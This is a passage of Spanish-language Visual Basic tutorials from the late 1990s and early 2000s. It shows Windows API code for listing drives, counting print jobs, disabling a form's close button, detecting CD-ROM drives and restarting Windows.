        Text1(9) = .LocaleInfo(LOCALE_SINTLSYMBOL)
        Text1(10) = .LocaleInfo(LOCALE_SCURRENCY)
    End With
End Sub
```

El formulario en ejecución

GetLogicalDrives
GetLogicalDriveStrings

Funciones del API para saber las unidades lógicas de nuestro equipo

Publicado: 18/Abr/2001

Hay ocasiones en las que necesitamos ***saber que unidades tenemos instaladas*** en nuestro equipo e incluso puede que lo que necesitemos saber sea ***las letras que están disponibles*** para usarlas en conexiones de red. En esas ocasiones podemos usar la función del API GetLogicalDrives para obtener esa información.
La función GetLogicalDrives devuelve un valor LONG con las unidades lógicas disponibles en el sistema.
El "problemilla" es que dicho valor es una "máscara de bits", es decir, si la unidad A existe en nuestro sistema, el bit 0 será 1, si no existe, será un cero. La unidad C está representada por el segundo bit y así sucesivamente.

Por tanto, podemos hacer un bucle desde 0 hasta 25, (para las unidades A hasta Z), comprobando si el bit está conectado (1) o desconectado (0), para saber si la unidad existe o no existe respectivamente.

Veamos el código de ejemplo para mostrar las letras de unidades instaladas y las disponibles, (las que no están instaladas).

La declaración de esta función (para 32 bits) es:

```
Private Declare Function GetLogicalDrives Lib "kernel32" () As Long
```

En el siguiente ejemplo, usaremos dos controles ComboBox, uno para las unidades ocupadas y el otro para las disponibles:

```
Dim i As Long
Dim ret As Long
'
ret = GetLogicalDrives()
If ret Then
    For i = 0 To 25
        ' Si el bit es cero, es que no existe la unidad o no está mapeada
        If (ret And 2 ^ i) = 0 Then
            ' Mostrar el nombre de la unidad disponible
            Combo2.AddItem Chr$(i + 65) & ":"
        Else
            ' Mostrar el nombre de la unidad ocupada
            Combo1.AddItem Chr$(i + 65) & ":"
        End If
    Next
    ' Mostrar la primera letra disponible
    If Combo2.ListCount > 0 Then
        Combo2.ListIndex = 0
    End If
    ' Mostrar la primera letra ocupada
    If Combo1.ListCount > 0 Then
        Combo1.ListIndex = 0
    End If
End If
```

En el código mostrado, se hace una comprobación de los 26 primeros bits (empiezan a contar por cero), si el contenido de dicho bit es UNO, quiere decir que la unidad comprobada está asignada, sin embargo, si el contenido de ese bit es CERO, es que dicha unidad no está asignada, por tanto, está disponible.

Además de esta función, existe otra: **GetLogicalDriveStrings**, con la que se pueden obtener las unidades disponibles, pero el resultado se devuelve como una cadena de caracteres; cada una de esas unidades estarán separadas por un valor Chr$(0).
Aquí te dejo la declaración de dicha función:

```
Private Declare Function GetLogicalDriveStrings Lib "kernel32" Alias "GetLogicalDriveStringsA" _
    (ByVal nBufferLength As Long, ByVal lpBuffer As String) As Long
```

Este código asignará a Combo1 las unidades disponibles en nuestro equipo:

```
Dim i As Long
Dim ret As Long
Dim s As String
'
i = 260
s = String$(i, Chr$(0))
ret = GetLogicalDriveStrings(i, s)
' Si el valor devuelto es mayor que el tamaño del buffer, es que el buffer debe ser mayor
If ret > i Then
    i = ret + 2
    s = String$(i, Chr$(0))
    ret = GetLogicalDriveStrings(i, s)
End If
'
If ret Then
    ' Quitar los caracteres extras
    s = Left$(s, ret)
    Do
        i = InStr(s, Chr$(0))
        If i Then
            Combo1.AddItem Left$(s, i - 1)
            s = Mid$(s, i + 1)
        End If
    Loop While i
    ' Mostrar la primera letra disponible
    If Combo1.ListCount > 0 Then
        Combo1.ListIndex = 0
    End If
End If
```

Fíjate que en esete caso se incluye la barra junto al nombre de la unidad.

Estas funciones podemos usarlas junto a **GetDriveType**, para saber de que tipo, (Fija, extraible, CD-ROM, etc.), es cada una de las unidades que tenemos instaladas.

Espero que estas funciones te sean de utilidad.
Nos vemos.
Guillermo

GetPrinterJobs

Una función (escrita en C++) para saber el número de trabajos pendientes de imprimir y el número total de páginas (nuevo)

Publicado: 09/Jun/2001
Actualizado: 13/Jun/2001 (Número de páginas pendientes de imprimir)

Y yo que me quejo de las consultas...
Pues eso, que esta mañana recibí una consulta sobre cómo saber el número de trabajos pendientes de imprimir de una impresora.
Estuve buscando en la MSDN Library y estuve viendo las funciones del API y los tipos definidos que se podrían usar para obtener esa información, pero... al intentar adaptarlo al Visual Basic... nada de nada, (aparte de algún que otro desplante... por fallo de acceso a la memoria y esas cosas que suelen ocurrir cuando se accede al API)... seguí buscando y me encontré con un ejemplo en C/C++ que, entre otras cosas, mostraba cómo obtener el número de trabajos pendientes de imprimir, (que era lo que buscaba), pero hacía uso de "reserva de memoria" y otras cosas que el Visual Basic tiene vetado... Así que, me lancé a "desempolvar" algunas pruebas que hice con el CBuilder (sí, de Borland) y me puse en la tarea de adaptar el "trozo" de código C que encontré.

Y este es el resultado:

(Perdona toda esta cháchara, pero es que si no... pues iba a ser el artículo como muy corto...)

Para usar la función:

```
MsgBox  "Número de trabajos pendientes de la impresora " & Printer.DeviceName & _
     " es: " & GetPrinterJobs(Printer.DeviceName)
```

Aquí tienes el código de la función (en C/C++), así como el que habría que usar desde Visual Basic.

```
/*--------------------------------------------------------------------------
    gsPrinterJobs.dll                                           (08/Jun/01)
    DLL para devolver el número de trabajos pendiente de una impresora

    Basado en un ejemplo de la MSDN Library

    ©Guillermo 'guille' Som, 2001
//--------------------------------------------------------------------------
*/

#include <windows.h>

/*
    Devuelve el número de trabajos pendientes de la impresora indicada
    o -1 si se produce algún error.

    El parámetro será el nombre de la impresora (Printer.DeviceName)

*/

extern "C" WINBASEAPI DWORD WINAPI FAR PASCAL _export GetPrinterJobs(BSTR bstrDeviceName)
{
HANDLE          hPrinter;
DWORD           cByteNeeded;
PRINTER_INFO_2  *pPrinterInfo = NULL;
```

```
LPSTR           strSrcByVal;
DWORD           Fallo = -1;

// Copia de la cadena en formato C/C++
strSrcByVal = (LPSTR)bstrDeviceName;

// Abrir la impresora
if (!OpenPrinter(strSrcByVal, &hPrinter, NULL))
        return Fallo;

// Obtener el tamaño del buffer
if (!GetPrinter(hPrinter, 2, NULL, 0, &cByteNeeded))
{
   // Si da otro error distinto del esperado...
   if (GetLastError() != ERROR_INSUFFICIENT_BUFFER)
       return Fallo;
}

// Reserva memoria para el buffer
pPrinterInfo = (PRINTER_INFO_2 *)malloc(cByteNeeded);
if (!(pPrinterInfo))
   // fallo en la reserva de memoria
   return Fallo;

// Obtener la información de la impresora
if (!GetPrinter(hPrinter,
       2,
       (LPSTR)pPrinterInfo,
       cByteNeeded,
       &cByteNeeded))
{
   // fallo en el acceso al puntero
   free(pPrinterInfo);
   pPrinterInfo = NULL;
   return Fallo;
}

// Cerrar la impresora
ClosePrinter(hPrinter);

// Devolver el valor de cJobs
return (DWORD)pPrinterInfo->cJobs;
}
```

Ejemplo de cómo usar esta función en Visual Basic:

```
'------------------------------------------------------------------------------
' Prueba para saber los trabajos pendientes de una impresora        (08/Jun/01)
' Usando una DLL escrita en CBuilder
'
' ©Guillermo 'guille' Som, 2001
'------------------------------------------------------------------------------
Option Explicit

' Declaración de la función
Private Declare Function GetPrinterJobs Lib "gsPrinterJobs.dll" _
    (ByVal sDeviceName As String) As Long

Private Sub cmdInfo_Click()
    Dim s As String
    Dim n As Long
    Const Fallo As Long = -1&
    '
```

```
    s = cboPrinters.Text
    '
    n = GetPrinterJobs(s)
    If n = Fallo Then
        List1.AddItem "Fallo al llamar a la función"
    Else
        List1.AddItem s
        List1.AddItem "Número de trabajos pendientes: " & n
    End If
End Sub

Private Sub Form_Load()
    ' Enumerar las impresoras disponibles
    Dim tPrinter As Printer
    '
    ' Añadir las impresoras disponibles
    For Each tPrinter In Printers
        cboPrinters.AddItem tPrinter.DeviceName
    Next
    ' Asignar la variable de la impresora seleccionada
    Set tPrinter = Printer
    If cboPrinters.ListCount > 0 Then
        cboPrinters.Text = tPrinter.DeviceName
    End If
End Sub
```

Este es el aspecto del formulario:

Espero que te pueda ser de utilidad.

Nos vemos.
Guillermo
P.S.
Aquí tienes el código C/C++ y del ejemplo en VB: PrinterJobs.zip 59.6KB (actualizado el 13/Jun/2001)

13/Jun/2001: Número de páginas pendientes de imprimir.

Le he añadido una nueva función a la librería, en este caso es apra saber también el número de páginas que quedan por imprimir (además del número de trabajos pendientes)

He de avisar de que no todas las impresoras tienen esta característica, la he probado en una HP 840C y funciona bien, (como podrás comprobar en la imagen).

La nueva función se llama: **GetNumPages** y se declara de la siguiente forma:
fíjate que el segundo parámetro es **ByRef**, para que se devuelva en la variable el número de trabajos pendientes.

```
Private Declare Function GetNumPages Lib "gsPrinterJobs.dll" _
    (ByVal sDeviceName As String, ByRef NumJobs As Long) As Long
```

Para usarla:

```
    Dim s As String
    Dim n As Long
    Const Fallo As Long = -1&
    Dim p As Long
    '
    s = cboPrinters.Text
    '
    ' Número de trabajos pendientes y número de páginas             (11/Jun/01)
    '
    n = GetNumPages(s, p)
    If n = Fallo Then
        List1.AddItem "Fallo al llamar a la función"
    Else
        List1.AddItem s
        List1.AddItem "Número de trabajos pendientes: " & p & ", páginas: " & n
    End If
```

Aquí tienes el código en C/C++ de la nueva función:

```
/*
    Función para leer el número de páginas pendientes de imprimir   (11/Jun/01)
    Básado en un ejemplo de ls MSDN Library:
    How To Call Win32 Spooler Enumeration APIs Properly
*/
// Devuelve el número de páginas por imprimir y en el segundo parámetro,
// (por referencia) el número de trabajos pendientes
extern "C" WINBASEAPI DWORD WINAPI FAR PASCAL _export
        GetNumPages(BSTR bstrDeviceName, DWORD *NumJobs)
```

```
{
HANDLE      hPrinter;
DWORD       dwNeeded, dwReturned, i;
JOB_INFO_1  *pJobInfo;
LPTSTR      szPrinterName;
DWORD       Fallo = -1;
DWORD       TotalPaginas=0;

// Copia de la cadena en formato C/C++
szPrinterName = (LPSTR)bstrDeviceName;

// You need a printer handle, open the printer
if( ! OpenPrinter( szPrinterName, &hPrinter, NULL ) )
        return Fallo;

// First you call EnumJobs() to find out how much memory you need
if( ! EnumJobs( hPrinter, 0, 0xFFFFFFFF, 1, NULL, 0, &dwNeeded,
             &dwReturned ) )
{
        // It should have failed, but if it failed for any reason other
        // than "not enough memory", you should bail out
        if( GetLastError() != ERROR_INSUFFICIENT_BUFFER )
        {
            ClosePrinter( hPrinter );
            return Fallo;
        }
}
// Allocate enough memory for the JOB_INFO_1 structures plus
// the extra data - dwNeeded from the previous call tells you
// the total size needed
if( (pJobInfo = (JOB_INFO_1 *)malloc( dwNeeded )) == NULL )
{
        ClosePrinter( hPrinter );
        return Fallo;
}
// Call EnumJobs() again and let it fill out our structures
if( ! EnumJobs( hPrinter, 0, 0xFFFFFFFF, 1, (LPBYTE)pJobInfo,
             dwNeeded, &dwNeeded, &dwReturned ) )
{
        ClosePrinter( hPrinter );
        free( pJobInfo );
        return Fallo;
}
// You're done with the printer handle, close it
ClosePrinter( hPrinter );

// dwReturned tells how many jobs there are
// Here, you'll simply display the number of jobs found
*NumJobs = dwReturned;

TotalPaginas = 0;

// It's easy to loop through the jobs and access each one
for(i=0;i<dwReturned;i++)
{
        // pJobInfo[i] is a JOB_INFO_1 struct for that job
        // so here you could do whatever you want for each job
        TotalPaginas = TotalPaginas + pJobInfo[i].TotalPages;
}

// Clean up
free( pJobInfo );
return (DWORD)TotalPaginas;
```

}

Puedes usar el link de arriba, ya que el fichero está actualizado.

¡Que lo disfrutes!
Nos vemos.
Guillermo

Deshabilitar el botón cerrar de un formulario

y volver a habilitarlo... usando API de Windows.
Dos modos de hacer una misma cosa.

Publicado: 20/Jun/2001
Actualizado: 20/Jun/2001

En ocasiones puede ser interesante poder deshabilitar el botón cerrar (el de la X que hay a la derecha de los formularios), sobre todo si lo que mostramos son cuadros de diálogo.
De esta forma, evitamos que el usuario pueda cerrar el formulario tanto desde el botoncito de la equis, como desde el menú "cerrar" del controlbox.

A continuación te voy a mostrar dos formas para hacer lo que indica el título.
Una es usando funciones catalogadas como "obsoletas" y que han sido heredadas del API de Windows de 16 bits, que aunque funcionales, no se recomienda su uso.
La otra es usando las funciones que sustituyen a esas que ya están obsoletas.
Además de ser funciones "actuales", nos dan la posibilidad de más control sobre lo que hacemos.

El código de la primera forma de hacer que el botón cerrar quede deshabilitado (y se pueda volver a habilitar), está basado en un ejemplo de la Knowledge Base y aunque era para la versión 3.0 del Visual Basic, no ha habido problemas para adaptarlo. Aunque he tenido que añadirle algunas cosillas para que sea 100% operativo (lo he probado con Windows 2000 y funciona perfectamente, espero que con versiones anteriores no haya problemas).
El código de la segunda forma, es de mi cosecha, aunque basándome en el código del referido artículo.

Lo que sigue es válido para las dos formas de hacerlo. Seguramente será más fácil de entender y de codificar usando la primera, aunque con la segunda nos permite usar la aplicación sin importar el idioma del sistema operativo.
Como verás dentro de poco, en cuanto acabe esta "**verborrea**", usando las funciones "obsoletas", tenemos que indicarle el Caption del menú cerrar, sin embargo con la segunda forma, podemos averiguar el Caption que tenía asignado y usar el mismo... si está en castellano, el caption será Cerrar, pero si el idioma del Windows es inglés, será Close.

Vamos con un "poquillo" más de teoría y después veremos el código.

Hay que tener en cuenta que a la hora de deshabilitar el control cerrar, (y poner la "x" en un gris típico de deshabilitado), se puede hacer de dos formas:

1- Mientras se carga el formulario, dentro del evento Form_Load
2- Una vez que está el formulario mostrado.

Ahora veremos cómo hacerlo para las dos ocasiones.

1- En el caso de que la "deshabilitación" del botón se haga en el evento Form_Load, simplemente se le indica al Windows que modifique el menú indicado y lo ponga deshabilitado.

2-Si se quiere deshabilitar cuando el formulario está mostrado, además del código que deshabilita el

menú, hay que hacer que se redibujen los menús. Este mismo caso se da cuando se vuelve a habilitar. Si no se dibujan de nuevo los menús, se quedará habilitado/deshabilitado, pero el aspecto no será el que debe ser.

Bueno, dejemos la "cháchara" y vayamos a ver el código que necesitamos.

El formulario de prueba, tiene dos botones: uno para habilitar el menú y la "x" y otro para deshabilitarlo (ponerlo gris) y hacerlo inoperativo.
Copia el siguiente código y pegalo en el formulario.

Las declaraciones de las funciones del API están declaradas como Private para que las puedas poner en el formulario, en la parte de Declaraciones/General.

Empecemos viendo el código de las funciones obsoletas, (pero, recuerda, que operativas y válidas)
Fíjate en el menú que, aunque tengas el Windows en un idioma diferente al inglés, te muestra la palabra **Close**.

```
'------------------------------------------------------------------------------
' Prueba para deshabilitar el botón cerrar de un formulario         (20/Jun/01)
'
' Basado en un artículo de la KB para VB 3.0 (Q82876)
' How to Disable Close Command in VB Control Menu (System Menu)
'
' ©Guillermo 'guille' Som, 2001
'------------------------------------------------------------------------------
Option Explicit

' Para deshabilitar el menú cerrar (controlbox) de un formulario
Private Declare Function GetSystemMenu Lib "user32" _
    (ByVal hWnd As Long, ByVal bRevert As Long) As Long
Private Declare Function ModifyMenu Lib "user32" Alias "ModifyMenuA" _
    (ByVal hMenu As Long, ByVal nPosition As Long, _
    ByVal wFlags As Long, ByVal wIDNewItem As Long, _
    ByVal lpString As Any) As Long
Private Declare Function DrawMenuBar Lib "user32" _
    (ByVal hWnd As Long) As Long
'
Private Const MF_BYCOMMAND = &H0&
Private Const MF_ENABLED = &H0&
Private Const MF_GRAYED = &H1&
'
Private Const SC_CLOSE = &HF060&

Private Sub Form_Load()
    ' Deshabilitar el botón de cerrar el formulario
    Dim hMenu As Long
    '
    hMenu = GetSystemMenu(hWnd, 0)
    ' Deshabilitar el menú cerrar del formulario
    Call ModifyMenu(hMenu, SC_CLOSE, MF_BYCOMMAND Or MF_GRAYED, -10, "Close")
    '
End Sub

Private Sub cmdDeshabilitar_Click()
    ' Deshabilitar el botón de cerrar el formulario
    Dim hMenu As Long
    '
    hMenu = GetSystemMenu(hWnd, 0)
```

```
    ' Deshabilitar el menú cerrar del formulario
    Call ModifyMenu(hMenu, SC_CLOSE, MF_BYCOMMAND Or MF_GRAYED, -10, "Close")
    '
    ' Si esta llamada se hace dentro del Form_Load,
    ' no es necesario redibujar los menús
    ' Redibujar los menús, para que se muestre deshabilitado
    Call DrawMenuBar(hWnd)
    '
End Sub

Private Sub cmdHabilitar_Click()
    ' Habilitar el botón de cerrar el formulario
    Dim hMenu As Long
    '
    hMenu = GetSystemMenu(hWnd, 0)
    ' Esto lo habilita, pero sigue en gris...
    Call ModifyMenu(hMenu, -10, MF_BYCOMMAND Or MF_ENABLED, SC_CLOSE, "Close")
    ' Redibujar los menús, para que se muestre habilitado
    Call DrawMenuBar(hWnd)
    '
End Sub
```

Ahora veremos el código con las funciones que se deberían usar.
Con esta otra forma de hacerlo, el caption del menú se muestra igual que estaba originalmente, aunque también se pierde el gráfico que por defecto muestra.

```
'--------------------------------------------------------------------------
' Prueba para deshabilitar el botón cerrar de un formulario         (20/Jun/01)
'
' Basado en un artículo de la KB para VB 3.0 (Q82876)
' How to Disable Close Command in VB Control Menu (System Menu)
'
' ©Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------
Option Explicit

Private sTextClose As String
Private Const hSC_Close As Long = -10&
'
' Para deshabilitar el menú cerrar (controlbox) de un formulario
Private Declare Function GetSystemMenu Lib "user32" _
    (ByVal hWnd As Long, ByVal bRevert As Long) As Long
Private Declare Function DrawMenuBar Lib "user32" _
    (ByVal hWnd As Long) As Long
'
Private Const MF_BYCOMMAND = &H0&
Private Const MF_STRING = &H0&
Private Const MF_BITMAP = &H4&
Private Const MF_OWNERDRAW = &H100&
Private Const MF_ENABLED = &H0&
Private Const MF_GRAYED = &H1&
Private Const MF_DISABLED = &H2&
' Estos valores son para NT/2000
Private Const MFS_GRAYED = &H3&
Private Const MFS_DISABLED = MFS_GRAYED
Private Const MFT_STRING = MF_STRING
'
Private Const MIIM_STATE = &H1&
Private Const MIIM_ID = &H2&
Private Const MIIM_SUBMENU = &H4&
```

```
Private Const MIIM_CHECKMARKS = &H8&
Private Const MIIM_TYPE = &H10&
Private Const MIIM_DATA = &H20&
'
Private Const SC_SIZE = &HF000&
Private Const SC_MOVE = &HF010&
Private Const SC_MINIMIZE = &HF020&
Private Const SC_MAXIMIZE = &HF030&
Private Const SC_NEXTWINDOW = &HF040&
Private Const SC_PREVWINDOW = &HF050&
Private Const SC_CLOSE = &HF060&

Private Type MENUITEMINFO
    cbSize As Long
    fMask As Long
    fType As Long
    fState As Long
    wID As Long
    hSubMenu As Long
    hbmpChecked As Long
    hbmpUnchecked As Long
    dwItemData As Long
    dwTypeData As String
    cch As Long             ' La longitud de dwTypeData
End Type

Private Declare Function GetMenuItemInfo Lib "user32" Alias "GetMenuItemInfoA" _
    (ByVal hMenu As Long, ByVal uItem As Long, _
    ByVal fByPosition As Boolean, lpMenuItemInfo As MENUITEMINFO) As Long

Private Declare Function SetMenuItemInfo Lib "user32" Alias "SetMenuItemInfoA" _
    (ByVal hMenu As Long, ByVal uItem As Long, _
    ByVal fByPosition As Boolean, lpcMenuItemInfo As MENUITEMINFO) As Long

Private Sub Form_Load()
    ' Obtener el texto del menú Cerrar
    Dim hMenu As Long
    Dim tMenuItemInfo As MENUITEMINFO
    '
    ' Obtener el handle del menú del sistema
    hMenu = GetSystemMenu(hWnd, 0)
    With tMenuItemInfo
        .cbSize = Len(tMenuItemInfo)
        .fMask = MIIM_DATA Or MIIM_ID Or MIIM_TYPE
        .fType = MF_STRING
        .cch = 50
        .dwTypeData = String$(.cch, Chr$(0))
        ' Obtener la información del menú cerrar
        Call GetMenuItemInfo(hMenu, SC_CLOSE, False, tMenuItemInfo)
        ' El Caption del menú cerrar (para que sirva para cualquier idioma de Windows)
        sTextClose = Left$(.dwTypeData, .cch)
        '
'        ' Para deshabilitarlo en el Form_Load
'        .fMask = MIIM_DATA Or MIIM_ID Or MIIM_STATE Or MIIM_TYPE
'        .fState = MF_GRAYED
'        .dwItemData = SC_CLOSE
'        .wID = hSC_Close
'        .fType = MF_STRING
'        .dwTypeData = sTextClose & Chr$(0)
'        .cch = Len(sTextClose) + 1
'        '
```

```
'        Call SetMenuItemInfo(hMenu, SC_CLOSE, False, tMenuItemInfo)
    End With
    '
End Sub

Private Sub cmdDeshabilitar_Click()
    ' Deshabilitar el botón de cerrar el formulario
    Dim hMenu As Long
    Dim tMenuItemInfo As MENUITEMINFO
    '
    hMenu = GetSystemMenu(hWnd, 0)
    With tMenuItemInfo
        .cbSize = Len(tMenuItemInfo)
        .fMask = MIIM_DATA Or MIIM_ID Or MIIM_STATE Or MIIM_TYPE
        .fState = MF_GRAYED
        .dwItemData = SC_CLOSE
        .wID = hSC_Close
        .fType = MF_STRING
        .dwTypeData = sTextClose & Chr$(0)
        .cch = Len(sTextClose) + 1
        '
        Call SetMenuItemInfo(hMenu, SC_CLOSE, False, tMenuItemInfo)
    End With
    '
    ' Si esta llamada se hace dentro del Form_Load,
    ' no es necesario redibujar los menús
    ' Redibujar los menús, para que se muestre deshabilitado
    Call DrawMenuBar(hWnd)
    '
End Sub

Private Sub cmdHabilitar_Click()
    ' Habilitar el botón de cerrar el formulario
    Dim hMenu As Long
    Dim tMenuItemInfo As MENUITEMINFO
    '
    ' Obtener el handle del menú del sistema
    hMenu = GetSystemMenu(hWnd, 0)
    With tMenuItemInfo
        .cbSize = Len(tMenuItemInfo)
        .fMask = MIIM_DATA Or MIIM_ID Or MIIM_STATE Or MIIM_TYPE
        .fState = MF_ENABLED
        .dwItemData = hSC_Close
        .wID = SC_CLOSE
        .fType = MF_STRING
        .dwTypeData = sTextClose & Chr$(0)
        .cch = Len(sTextClose) + 1
    End With
    Call SetMenuItemInfo(hMenu, hSC_Close, False, tMenuItemInfo)
    '
    ' Redibujar los menús, para que se muestre habilitado
    Call DrawMenuBar(hWnd)
    '
End Sub
```

Y eso es todo. Prueba a ejecutar el proyecto, verás que el botón se muestra deshabilitado y no permite cerrar el formulario.
Pulsa en el botón **Habilitar** y ya estará habilitado y operativo, si pulsas en el botón **Deshabilitar**, se deshabilitará el botón y se mostrará gris.

La explicación de porqué se usa el valor -10, para cambiar de habilitado a deshabilitado, está explicado en el artículo de la KB del que he usado parte de la información aquí mostrada: (Q82876) How to Disable Close Command in VB Control Menu (System Menu)

Bájate el código de ejemplo de las dos formas mostradas: deshabilitarCerrar.zip 4.54 KB

Nos vemos.
Guillermo

GetDriveType y EsCD

Saber de que tipo es una unidad de disco y si es una unidad CD-ROM (16 y 32 bits)

Actualizado: 16-Jun-97
Corregido el link del fichero zip: 23/Mar/2002

Con esta función del API se puede averiguar el tipo de unidad, en la versión de 32 bits, la cosa está bastante clara y según el valor devuelto podemos saber bastante de la unidad que estamos tratando.
Pero en 16 bits sólo podemos obtener información de que es un disco removible (disquete), fijo (discos duros) o unidad de red (puede ser eso una unidad de red o bien un CD-ROM)

El motivo de esta página es aportar una librería DLL compilada en Delphi y aportada por Robert Biglio, con la que podemos saber desde 16 bits si la unidad que estamos comprobando es un CDROM o no.
Además se muestra el ejemplo para usar GetDriveType tanto en 16 como en 32 bits; parte del código usado, me lo envió Joe LeVasseur, aunque ya estaba publicado en las páginas, pero para que sirva de agradecimiento por ayudar a encontrar una solución (también envió otra DLL para hacer la misma función que la de Robert).

Gracias a Robert y Joe y también a Nora Maridueña que es **la causante** de esta "búsqueda y captura" por una DLL para saber cual es la unidad de CD-ROM.

Espero que os pueda ser de alguna utilidad.

Pulsa en este link para bajar los listados, (getCDROM.zip 3 KB)


Ejemplo para comprobar si una unidad es un CD-ROM

```
'---------------------------------------------------------------
'Form de ejemplo para mostrar los tipos de unidades instaladas
'y accesibles (en caso de unidades de red)
'---------------------------------------------------------------
Option Explicit

#If Win32 Then
    'Para 32 bits
    Private Declare Function GetDriveType Lib "kernel32" Alias _
        "GetDriveTypeA" (ByVal nDrive As String) As Long
#Else
    'Para 16 bits
    'Función del API, pero no detecta si es un CD
    Private Declare Function GetDriveType Lib "Kernel" _
        (ByVal nDrive As Integer) As Integer
    'Función de Robert Biglio
    Private Declare Function EsCD Lib "CD16.DLL" _
        (ByVal nDrive As Byte) As Integer
#End If

Function BuscarCDROM() As String
    Dim NumDisco As Byte
    Dim StrDisco$

    Const DRIVE_CDROM = 5
```

```
    For NumDisco = 0 To 25
        StrDisco = Chr(NumDisco + 65) & ":\"
        'Devuelve la última unidad de CDROM
        #If Win32 Then

        If GetDriveType(StrDisco) = DRIVE_CDROM Then
        #Else

        If EsCD(NumDisco) Then
        #End If
            BuscarCDROM = StrDisco
            'Quitar el comentario si se quiere mostrar
            'la primera unidad de CDROM
            'Exit For
        End If
    Next
End Function

Private Sub LlenarLista()
    Dim NumDisco%, StrDisco$
    Dim ret&
    Dim sTipos(0 To 6) As String
    ' Para los valores de retorno de GetDriveType (32bits)
    sTipos(0) = " No Instalado"
    sTipos(1) = " No Instalado"
    sTipos(2) = " Extraible"
    sTipos(3) = " Fijo"
    sTipos(4) = " Remoto"
    sTipos(5) = " CDROM"
    sTipos(6) = " RAMDISK"

    For NumDisco = 0 To 25
        StrDisco = Chr(NumDisco + 65) & ":\"
        #If Win32 Then
        ret = GetDriveType(StrDisco)

        #Else
        ret = GetDriveType(NumDisco)

        #End If
        If ret > 1 Then
            List1.AddItem Format(NumDisco, "00") & " " & StrDisco & " --> " & ret &
sTipos(ret)
        End If
    Next
End Sub

Private Sub Command1_Click()
    Text1.Text = BuscarCDROM()
End Sub

Private Sub Form_Load()
    #If Win32 Then
        Caption = "Versión para 32 bits"
    #Else
        Caption = "Versión para 16 bits"
    #End If
```

```
    LlenarLista
End Sub
```

El Form de Ejemplo para 16 y 32 bits en funcionamiento



Esta es la versión de 16 bits (fijate en la unidad H)

En la versión de 32bits se sabe que H es un CDROM

Reiniciar Windows

Unas funciones del API para reinciar Windows, tanto en 16 cómo en 32 bits.

Además de un programilla algo más "lleno" de opciones, realmente fue la primera versión de este tipo de programas que hice.
Está hecho en VB3 y no recuerdo si lo llegué a probar con Windows95

Revisión del 4/Oct/97

Esta utilidad la usaba antes con el Win3.xx. Después la adapté para el Windows 95 y la hice en 32 bits.
Incluyo los listados... como viene siendo habitual, para que puedas "aprender", ya que considero que una de las mejores formas de aprender es viendo código... por eso en mis páginas hay tanto código: ¡pa que aprendas!

Nos vemos.

Nota: Para los dos primeros, incluir el código en un módulo BAS

Versión simple 16 bits
Versión simple 32 bits
Versión mogollónica 16 bits

Esta es la versión para 16 bits: (VB3...)

```
'------------------------------------------------------------
' gsIniW (Reiniciar Windows)               Versión 16 bits
'
' (c) Guillermo Som Cerezo                      (18/May/95)
'
' Utilidad para reiniciar windows.
' Muestra también la memoria y recursos libres. ( 1/Sep/96)
'
'------------------------------------------------------------
Option Explicit

Declare Function ExitWindows Lib "User" (ByVal ReStartCode As Long, ByVal
DosReturnCode As Integer) As Integer
'Obtener la memoria y recursos libres           ( 1/Sep/96)
Declare Function GetFreeSpace Lib "Kernel" (ByVal wFlags As Integer) As Long
Declare Function GetFreeSystemResources Lib "User" (ByVal fuSysResource As Integer)
As Integer
Const GFSR_SYSTEMRESOURCES = &H0

Sub Main()
    Dim Memoria&, m$

    Memoria& = GetFreeSpace(0)
    m$ = "Recursos libres: " & GetFreeSystemResources(GFSR_SYSTEMRESOURCES) & "%"
    m$ = m$ & " - Memoria libre: " & Format$(Memoria& \ 1024, "###,###,###") & " KB"
```

```
    If MsgBox(m$ & vbCrLf & vbCrLf & "¿Quieres reiniciar Windows?", 4 + 16 + 256,
"Reiniciar Windows") = 6 Then
        Memoria& = ExitWindows(66, 0)
    End If
    End
End Sub
```

Esta es la versión para 32 bits: (VB4...)

```
Option Explicit
'--------------------------------------------------
' ReIniWin (Reiniciar Windows)          ( 8/Nov/95)
' (tengo una versión de Mayo'94)
'--------------------------------------------------
#If Win32 Then
    'Para usar con ExitWindowsEx
    Public Const EWX_LOGOFF = 0     'Termina la sesión actual
'    Public Const EWX_SHUTDOWN = 1   'Finaliza Windows
'    Public Const EWX_REBOOT = 2     'Reinicia el equipo
'    Public Const EWX_FORCE = 4      'Fuerza a terminar una aplicació que no responde
    Public Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, ByVal
dwReserved As Long) As Long
    'ExitWindows termina la sesión actual e inicia una nueva
    '(es decir reiniciar windows)
'    Public Declare Function ExitWindows Lib "user32" (ByVal dwReserved As Long,
ByVal uReturnCode As Long) As Long
#Else
    Public Declare Function ExitWindows Lib "user" (ByVal ReStartCode As Long, ByVal
DosReturnCode As Integer) As Integer
#End If

Public Sub Main()
    Dim msg As String

    Beep
    msg = "Este programa reiniciará Windows."
    If MsgBox(msg & vbCrLf & vbCrLf & "¿Seguro que quieres reiniciar Windows?", 4 +
16 + 256, "¡ ATENCIÓN !") = 6 Then
        'ReStart Windows
        #If Win32 Then
            If ExitWindowsEx(EWX_LOGOFF, 0&) Then
        #Else
            If ExitWindows(66, 0) Then
        #End If
            End If
    Else
        End
    End If
End Sub
